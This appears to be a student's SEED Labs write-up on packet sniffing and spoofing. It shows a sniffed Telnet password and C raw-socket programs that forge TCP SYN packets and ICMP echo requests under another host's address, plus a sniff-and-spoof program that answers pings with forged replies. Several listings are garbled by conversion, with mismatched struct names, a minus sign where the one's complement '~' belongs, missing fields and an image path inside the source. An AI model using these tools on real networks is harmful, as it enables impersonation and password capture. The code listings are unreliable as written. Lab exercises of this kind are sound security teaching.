The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled 'seed@VM: ~/.volumes' displays a packet capture. The output shows multiple 'Telnet Packet with Payload' entries. Each entry includes details such as Destination IP (10.9.0.5 or 10.9.0.6), Source Port (44542), Destination Port (23), and Payload (containing the password 'dees').

Below the terminal is another terminal window titled 'seed@VM: ~/.Lab8'. It shows a Telnet session with Host A (10.9.0.5). The session starts with a welcome message from Ubuntu 20.04.1 LTS, followed by documentation links, and a note about the system being minimized. The password 'dees' is entered at the prompt.

A third terminal window titled 'Host B (10.9.0.6):' is also visible, showing a blank terminal screen.

```

seed@VM: ~/.volumes
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
s
***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (2 bytes):
...
***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (2 bytes):
...
***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 44542
Payload (65 bytes):
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
...
***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 23
Destination Port: 44542
Payload (427 bytes):
.... * Documentation: https://help.ubuntu.com.. * Management: https://landscape.canonical.com.. * Support: https://ubuntu.com/advantage...This system has been minimized by removing packages and content that are not required on a system that users do not log into....To restore this content, you can run the 'unminimize' command...Last login: Sat Nov 23 00:32:54 UTC 2024 from hosta-10.9.0.5.net-10.9.0.6 on pts/2
command...Last login: Sat Nov 23 00:32:54 UTC 2024 from hosta-10.9.0.5.net-10.9.0.6 on pts/2
...
***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (2 bytes):
...
***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (21 bytes):
seed@07954179f44b0:~$
```

- After noting down, we can clearly say that the password is `dees` and this is for the login user `seed`. This way, we have sniffed the password successfully.

## Task 2.2: Spoofing

### Task 2.2A: Write a spoofing program

- I developed a code `test.c` that will send out a spoofed packet with a specific source and destination. In the code, source IP is `10.9.0.5` that is host B and destination IP is `10.9.0.6` which is host B. And the ports can be randomly chosen. I choose source port and `12345` and destination port as `80`.
- Below is the snip of the code.

Activities Terminal Nov 22 22:15

```
[11/22/24]seed@VM:~/.../volumes$ cat test.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <unistd.h>

// Pseudo header needed for TCP checksum calculation
struct pseudo_header {
 u_int32_t source_address;
 u_int32_t dest_address;
 u_int8_t placeholder;
 u_int8_t protocol;
 u_int16_t tcp_length;
};

// IP Header structure
struct ipheader {
 unsigned char iph_ihl : 4, iph_ver : 4; // IP header length and version
 unsigned char iph_tos; // Type of service
 unsigned short iph_len; // Total length
 unsigned short iph_ident; // Identification
 unsigned short iph_flag : 3, iph_offset : 13; // Flags and fragment offset
 unsigned char iph_ttl; // Time to live
 unsigned char iph_protocol; // Protocol (TCP, UDP, ICMP)
 unsigned short iph_cksum; // Checksum
 struct in_addr iph_sourceip; // Source IP address
 struct in_addr iph_destip; // Destination IP address
};

// TCP Header structure
struct tcphandler {
 unsigned short tcph_srcport;
 unsigned short tcph_destport;
 unsigned int tcph_sequnum;
 unsigned int tcph_acknum;
 unsigned char tcph_reserved : 4, tcph_offset : 4;
 unsigned char tcph_flags;
 unsigned short tcph_win;
 unsigned short tcph_cksum;
 unsigned short tcph_urgrtr;
};

// Calculate the checksum for the packet headers
unsigned short checksum(void *b, int len) {
 unsigned short *buf = b;
 unsigned int sum = 0;
 unsigned short result;

 for (sum = 0; len > 1; len -= 2)
 sum += *buf++;
 if (len == 1)
 sum += *(unsigned char *)buf;
 sum = (sum >> 16) + (sum & 0xFFFF);
 sum += (sum >> 16);
 result = ~sum;
 return result;
}

int main() {
 int sd;
 struct sockaddr_in sin;
 char buffer[1024];

 struct ipheader *iph = (struct ipheader *) buffer;
 struct tcphandler *tcph = (struct tcphandler *) (buffer + sizeof(struct ipheader));
 struct pseudo_header psh;

 // Create a raw socket with IPPROTO_RAW to avoid OS adding IP header
 sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
 if (sd < 0) {
 perror("Socket creation failed");
 exit(-1);
 }

 // Destination details
 sin.sin_family = AF_INET;
 sin.sin_port = htons(80); // Target port (HTTP)
 sin.sin_addr.s_addr = inet_addr("10.9.0.6"); // Target IP address (spoofed destination)

 // Construct the IP header
 iph->iph_ver = 4;
 iph->iph_ihl = 5; // Header length (5 words, 20 bytes)
 iph->iph_tos = 0; // Type of service
 iph->iph_len = sizeof(struct ipheader) + sizeof(struct tcphandler); // Total packet size
 iph->iph_ident = htons(54321); // Identifier
 iph->iph_flag = 0;
 iph->iph_offset = 0;
 iph->iph_ttl = 255; // TTL
 iph->iph_protocol = IPPROTO_TCP; // Protocol (TCP)
 iph->iph_cksum = 0; // Initially set to 0 for checksum calculation
 iph->iph_sourceip.s_addr = inet_addr("10.9.0.5"); // Spoofed source IP
 iph->iph_destip.s_addr = sin.sin_addr.s_addr; // Target destination IP

 // IP checksum
 iph->iph_cksum = checksum((unsigned short *)buffer, iph->iph_len);

 // Construct the TCP header
 tcph->tcph_srcport = htons(12345); // Source port (random)
 tcph->tcph_destport = htons(80); // Destination port (HTTP)
 tcph->tcph_sequnum = 0;
 tcph->tcph_acknum = 0;
 tcph->tcph_reserved = 0;
 tcph->tcph_offset = 5; // Data offset (5 words, 20 bytes)
 tcph->tcph_flags = 0x02; // SYN flag
 tcph->tcph_win = htons(5840); // Window size
 tcph->tcph_cksum = 0; // Initially set to 0 for checksum calculation
 tcph->tcph_urgrtr = 0;

 // Pseudo header needed for checksum calculation
```

```

// Pseudo header needed for checksum calculation
psh.source_address = inet_addr("10.9.0.5"); // Spoofed source IP
psh.dest_address = sin.sin_addr.s_addr; // Target IP
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP; // TCP protocol
psh.tcp_length = htons(sizeof(struct tcpheader));

// Allocate space for the pseudo header and TCP header
int psize = sizeof(struct pseudo_header) + sizeof(struct tcpheader);
char *pseudogram = malloc(psize);

// Copy pseudo header and TCP header into the pseudogram
memcpy(pseudogram, (char *)&psh, sizeof(struct pseudo_header));
memcpy(pseudogram + sizeof(struct pseudo_header), tcph, sizeof(struct tcpheader));

// TCP checksum
tcph->tcp_cksum = checksum((unsigned short *)pseudogram, psize);

// Send the packet
if (sendto(sd, buffer, iph->iph_len + sizeof(struct tcpheader), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
{
 perror("Send failed");
 exit(-1);
}

printf("Spoofed packet sent!\n");

// Close the socket
close(sd);

return 0;
}
[11/22/24]seed@VM:~/.../volumes$

```

Host B

- Here is the output.

Nov 22 22:20  
seed@VM: ~/volumes

Attacker (10.9.0.1): ./test

Spoofed packet sent!

[SEED Labs] The Wireshark Network Analyzer

Welcome to Wireshark

Capture

...using this filter: `ip`

Available interfaces:

- vethcd44ce
- enp0s3
- br-49ad3adbe800
- wlanshc2705
- loopback\_10
- any
- docker0
- bluetooth-monitor
- rfmon
- nfqueue
- Cisco remote capture: ciscodump
- DisplayPort AUX channel monitor capture: dpauxmon
- Random packet generator: randpkt
- systemd Journal Export: sdjournal
- SSH remote capture: sshdump
- UDP Listener remote capture: udppdump

Nov 22 22:21  
seed@VM: ~/volumes

Attacker (10.9.0.1): ./test

Spoofed packet sent!

[SEED Labs] Capturing from br-49ad3adbe800 (ip)

| No. | Time                      | Source | Destination | Protocol | Length | Info                                    |
|-----|---------------------------|--------|-------------|----------|--------|-----------------------------------------|
| 1   | 2024-11-22 22:21:10.9.0.5 |        | 10.9.0.6    | TCP      | 74     | 12345 -> 80 [SYN] Seq=0 Win=5840 Len=20 |

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-49ad3adbe800, id 0

Ethernet II Src: 02:42:11:f1:3f:fd (02:42:11:f1:3f:fd), Dst: 02:42:0a:09:06:06 (02:42:0a:09:06:06)

Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6

0100 ... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 60

Identification: 0x0431 (54321)

Flags: 0x0000

Fragment offset: 0

Time to live: 255

Protocol: TCP (6)

Header checksum: 0xd36d [validation disabled]

[Header checksum status: Unverified]

Source: 10.9.0.5

Destination: 10.9.0.6

- Transmission Control Protocol, Src Port: 12345, Dst Port: 80, Seq: 0, Len: 20

Source Port: 12345

Destination Port: 80

[Src Port: 12345]

[TCP Segment Len: 20]

Sequence number: 0

[Next sequence number: 21]

Acknowledgment number: 0

Acknowledgment number (raw): 0

0101 .... = Header Length: 20 bytes (5)

Push bit: 0

Window size value: 5840

Calculated window size: 5840

0000 02 42 0a 09 06 06 02 42 11 f1 3f fd 08 00 45 00 -B-----B--?----E-

0010 00 3c 04 31 00 06 ff 06 d3 0d 0a 09 05 0a 09 -<1----m-----P-

0020 00 00 38 00 50 00 00 00 00 00 00 50 02 -00 P-----P-

[br-49ad3adbe800:live capture in progress]

Packets: 1 - Displayed: 1 (100.0%)

Profile: Default

- We can see that a packet has been sent out to the destination and we can see all the details of the packet in Wireshark like the port number, destination number, IP length, etc.

## Task 2.2B: Spoof an ICMP Echo Request.

- To the above code, we make changes such that we send a spoofed ICMP request to a remote machine that is alive and the source IP is of host A (10.9.0.5). Below is the code `spoof_icmp.c`.

```

Activities Terminal Nov 23 23:18
seed@VM: ~.../volumes
[11/23/24]seed@VM:~.../volumes$ cat spoof_icmp.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <string.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <unistd.h>

// IP Header structure
struct ipheader {
 unsigned char ip_ihl : 4; // IP header length and version
 unsigned char ip_tos; // Type of service
 unsigned short ip_len; // Total length
 unsigned short ip_ident; // Identification
 unsigned short ip_flag : 3, ip_offset : 13; // Flags and fragment offset
 unsigned char ip_ttl; // Time to live
 unsigned char ip_protocol; // Protocol (TCP, UDP, ICMP)
 unsigned short ip_cksum; // Checksum
 struct in_addr ip_sourceip; // Source IP address
 struct in_addr ip_destip; // Destination IP address
};

// ICMP Header structure
struct icmpheader {
 unsigned char icmp_type; // ICMP message type
 unsigned char icmp_code; // Error code
 unsigned short int icmp_cksum; // Checksum
 unsigned short int icmp_id; // Identification
 unsigned short int icmp_seq; // Sequence number
};

// Calculate the checksum for the packet headers
unsigned short checksum(void *b, int len) {
 unsigned short *buf = b;
 unsigned int sum = 0;
 unsigned short result;

 for (sum = 0; len > 1; len -= 2)
 sum += *buf++;
 if (len == 1)
 sum += *(unsigned char *)buf;
 sum = (sum >> 16) + (sum & 0xFFFF);
 sum += (sum >> 16);
 result = -sum;
 return result;
}

int main() {
 int sd;
 struct sockaddr_in sin;
 char buffer[1024];

 memset(buffer, 0, 1024); // Clear the buffer

 // Create a raw socket
 sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
 if (sd < 0) {
 perror("Socket creation failed");
 exit(-1);
 }

 struct ipheader *ip = (struct ipheader *)buffer;
 struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));

 // Construct the ICMP header
 icmp->icmp_type = 8; // ICMP Echo Request
 icmp->icmp_code = 0;
 icmp->icmp_id = htons(1); // Identification
 icmp->icmp_seq = htons(1); // Sequence number
 icmp->icmp_cksum = 0; // Initialize to 0 for checksum calculation

 // Calculate ICMP checksum
 icmp->icmp_cksum = checksum((unsigned short *)icmp, sizeof(struct icmpheader));

 // Construct the IP header
 ip->ip_ver = 4; // IPv4
 ip->ip_ihl = 5; // Header length (5 words, 20 bytes)
 ip->ip_tos = 0; // Type of service
 ip->ip_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader)); // Total packet size
 ip->ip_ident = htons(54321); // Identification
 ip->ip_flag = 0; // Flags
 ip->ip_offset = 0; // Fragment offset
 ip->ip_ttl = 64; // Time-to-live
 ip->ip_protocol = IPPROTO_ICMP; // Protocol (ICMP)
 ip->ip_cksum = 0; // Initialize to 0 for checksum calculation
 ip->ip_sourceip.s_addr = inet_addr("10.9.0.5");
 ip->ip_destip.s_addr = inet_addr("8.8.8.8");

 sin.sin_family = AF_INET;
 sin.sin_addr = ip->ip_destip;

 // Calculate IP checksum
 ip->ip_cksum = checksum((unsigned short *)ip, sizeof(struct ipheader));


 // Send the packet
 if (sendto(sd, buffer, ntohs(ip->ip_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
 perror("Send failed");
 exit(-1);
 }

 printf("Spoofed ICMP Echo Request sent!\n");

 // Close the socket
 close(sd);

 return 0;
}
[11/23/24]seed@VM:~.../volumes$
```

- Once we run this code, we see in Wireshark that an ICMP packet has been sent out to the destination (8.8.8.8) and we also receive a reply from the destination. Below is the output.



- Question 4.** Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?
- Answer 4.** Yes, the IP packet length field (`ip_len`) can be set to an arbitrary value, regardless of the actual packet size, when using tools like raw sockets. However, if the length is incorrect, it can lead to issues such as checksum errors, truncated data, or packet rejection by routers and receivers. This mismatch is often flagged as a malformed packet by tools like Wireshark. Proper communication requires the `ip_len` field to match the total size of the IP header and payload.
- Question 5.** Using the raw socket programming, do you have to calculate the checksum for the IP header?
- Answer 5.** When using raw socket programming, you generally need to calculate the checksum for the IP header manually. This is because raw sockets give you full control over the packet, and the kernel doesn't automatically calculate the checksum for you. However, if the `ip_check` field is set to 0, the kernel will calculate the checksum for you by default. If you set it to a different value, you'll need to calculate the checksum yourself. If the checksum is incorrect, the packet may be rejected by the receiver.
- Question 6:** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?
- Answer 6.** Programs that use raw sockets require root privileges because raw sockets allow direct access to the network layer of the OSI model, bypassing the typical security mechanisms in place for user-level applications. This is a security risk, as it gives the program the ability to send arbitrary packets, including potentially malicious ones that could interfere with the network or disrupt communication. Without root privileges, the program will fail when trying to create a raw socket using `socket(AF_INET, SOCK_RAW, IPPROTO_RAW)`. The error typically occurs during the socket creation step, as non-root users are restricted from using raw sockets to prevent misuse.

### Task 2.3: Sniff and then Spoof

- For this task, we combine the `sniff_icmp.c` and `spoof_icmp.c` codes and make necessary changes to it so that whenever the attacker receives an echo request, it spoofs a reply and sends it.
- Note here that the sender will receive duplicate ICMP reply packets if the request's destination is alive.
- Below is the code `sniff_spoof.c`.

Activities Terminal Nov 24 16:15  
seed@VM: ~/.../volumes\$ cat sniff\_spoof.c

```
[11/24/24]seed@VM:~/.../volumes$ cat sniff_spoof.c
#include <pcap.h> // pcap library for packet capture
#include <stdio.h> // standard input/output library
#include <stdlib.h> // standard library for memory allocation and exit
#include <sys/socket.h> // socket programming library
#include <arpa/inet.h> // library for IP address manipulation
#include <netinet/ip.h> // IP protocol header
#include <unistd.h> // POSIX library for system calls

// Structure for Ethernet header
struct ethheader {
 u_char ether_dhost[6]; /* destination host address */
 u_char ether_shost[6]; /* source host address */
 u_short ether_type; /* Type of the protocol (e.g., IP, ARP) */
};

// Structure for IP header
struct ipheader {
 unsigned char iph_ihl:4; /* IP header length */
 unsigned char iph_ver:4; /* IP version */
 unsigned char iph_tos; /* Type of service */
 unsigned short int iph_len; /* Length of the IP packet (header + data) */
 unsigned short int iph_ident; /* Identification field for fragmentation */
 unsigned short int iph_flag:3; /* Fragmentation flags */
 unsigned short int iph_offset:13; /* Fragment offset */
 unsigned char iph_ttl; /* Time to Live (TTL) */
 unsigned char iph_protocol; /* Protocol type (e.g., ICMP, TCP, UDP) */
 unsigned short int iph_cksum; /* Checksum for the IP header */
 struct in_addr iph_sourceip; /* Source IP address */
 struct in_addr iph_destip; /* Destination IP address */
};

// Structure for ICMP header
struct icmpheader {
 unsigned char icmp_type; /* ICMP message type (e.g., Echo Request, Echo Reply) */
 unsigned char icmp_code; /* Error code for ICMP (specific to message type) */
 unsigned short int icmp_cksum; /* Checksum for ICMP header and data */
 unsigned short int icmp_id; /* Used for identifying request/reply pairs */
 unsigned short int icmp_seq; /* Sequence number for the ICMP message */
};

// Function to calculate checksum for data (used in both IP and ICMP headers)
unsigned short in_cksum(unsigned short *buf, int length)
{
 unsigned short *w = buf;
 int nleft = length;
 int sum = 0;
 unsigned short temp = 0;

 // Accumulate sum of 16-bit words
 while (nleft > 1) {
 sum += *w++;
 nleft -= 2;
 }

 // If there is an odd byte, process it
 if (nleft == 1) {
 *(u_char *)(&temp) = *(u_char *)w;
 sum += temp;
 }

 // Fold back any carry bits and return the result
 sum = (sum >> 16) + (sum & 0xffff); // Add the carry bits
 sum += (sum >> 16); // Add the carry bits again
 return (unsigned short)(~sum); // Return the 16-bit one's complement
}

// Function to send a raw IP packet
void send_raw_ip_packet(struct ipheader* ip)
{
 struct sockaddr_in dest_info;
 int enable = 1;

 // Create a raw socket for IP packets
 int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

 // Set socket option to include the IP header
 setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

 // Set the destination IP address for the packet
 dest_info.sin_family = AF_INET;
 dest_info.sin_addr = ip->iph_destip;

 // Send the raw IP packet
 sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));

 // Close the socket after sending the packet
 close(sock);
}

// Callback function to handle received packets
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
 // Parse the Ethernet header from the packet
 struct ethheader* eth = (struct ethheader *)packet;

 // Check if the packet contains an IP packet (Ethernet type 0x0800)
 if (ntohs(eth->ether_type) == 0x0800) {
 struct ipheader* ip = (struct ipheader*)(packet + sizeof(struct ethheader));
 int size_ip = ip->iph_ihl * 4; // Calculate IP header size

 // Check if the packet is an ICMP packet
 if ((ip->iph_protocol == IPPROTO_ICMP) {
 printf("\n====Captured ICMP Packet====\n");
 printf("Source: %s", inet_ntoa(ip->iph_sourceip)); // Print source IP address
 printf("Destination: %s\n", inet_ntoa(ip->iph_destip)); // Print destination IP address

 // Extract the ICMP header and check if it's an Echo Request (Type 8)
 struct icmpheader* icmpData = (struct icmpheader*)((u_char *)packet + sizeof(struct ethheader) + size_ip);
 if (icmpData->icmp_type == 8) { // Type 8 is Echo Request
 char buffer[1500];
 int data_len = header->len - (sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct icmpheader));
 char *data = (char*)(packet + sizeof(struct ethheader) + sizeof(struct ipheader) + sizeof(struct icmpheader));

 // Copy the data from the original ICMP packet into the buffer
 memcpy(buffer + sizeof(struct ipheader) + sizeof(struct icmpheader), data, data_len);

 // Prepare the IP header for the reply
 }
 }
 }
}
```

```

Activities Terminal Nov 24 16:16
seed@VM: ~/.../volumes

 // Copy the data from the original ICMP packet into the buffer
 memcpy(buffer + sizeof(struct ipheader) + sizeof(struct icmpheader), data, data_len);

 // Prepare the IP header for the reply
 struct ipheader *ip2 = (struct ipheader *) buffer;
 ip2->iph_ver = 4;
 ip2->iph_ihl = 5;
 ip2->iph_ttl = 20; // Set a TTL for the reply packet
 ip2->iph_sourcelp = ip->iph_destip; // Source IP of the reply is the original destination
 ip2->iph_destip = ip->iph_sourcelp; // Destination IP of the reply is the original source
 ip2->iph_protocol = IPPROTO_ICMP; // Set protocol to ICMP
 ip2->iph_cksum = 0; // Initialize checksum to 0
 ip2->iph_cksum = in_cksum((unsigned short *)ip2, sizeof(struct ipheader)); // Compute checksum
 ip2->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader) + data_len); // Set total packet length

 // Prepare the ICMP header for the reply
 struct icmpheader *icmp = (struct icmpheader *) (buffer + (ip->iph_ihl * 4));
 icmp->icmp_type = 0; // Type 0 is Echo Reply
 icmp->icmp_code = icmpData->icmp_code;
 icmp->icmp_id = icmpData->icmp_id;
 icmp->icmp_seq = icmpData->icmp_seq;

 // Calculate the ICMP checksum
 icmp->icmp_cksum = 0;
 icmp->icmp_cksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader) + data_len);

 // Send the crafted ICMP Echo Reply packet
 send_raw_ip_packet(ip2);
 printf("====Sent Spoof ICMP====");
 }
}

// Main function
int main() {
 pcap_t *handle;
 char errbuf[PCAP_ERRBUF_SIZE];
 struct bpf_program fp;
 char filter_exp[] = "proto ICMP"; // Filter to capture only ICMP packets
 bpf_u_int32 net;

 // Step 1: Open a live pcap session on the specified network interface
 handle = pcap_open_live("br-42d7efc0bbb", BUFSIZ, 1, 1000, errbuf);

 // Step 2: Compile the BPF filter expression for ICMP protocol
 pcap_compile(handle, &fp, filter_exp, 0, net);
 pcap_setfilter(handle, &fp);

 // Step 3: Start capturing packets and call got_packet for each captured packet
 pcap_loop(handle, -1, got_packet, NULL);

 // Close the pcap handle after packet capture is complete
 pcap_close(handle);
}

return 0;
}
[11/24/24]seed@VM:~/.../volumes$

```

- Once we run this, we see that every time host A pings an IP address, the attacker sends a spoofed ICMP reply to host A. Note that host A can see the duplicate IPs as well. Below is the output.

The screenshot shows a Linux desktop environment with two windows open:

- Terminal:** Displays the command `seed@VM: ~/.../volumes` followed by the execution of the ICMP spoofing code. The output shows the sending of spoofed ICMP echo replies to host A (10.9.0.5).
- Wireshark:** Capturing traffic on interface `br-42d7efc0bbb`. The packet list shows numerous ICMP echo requests (ping) from host A (10.9.0.5) and ICMP echo replies (pong) from the attacker's machine (10.9.0.6). The details and bytes panes provide a breakdown of the captured ICMP frames.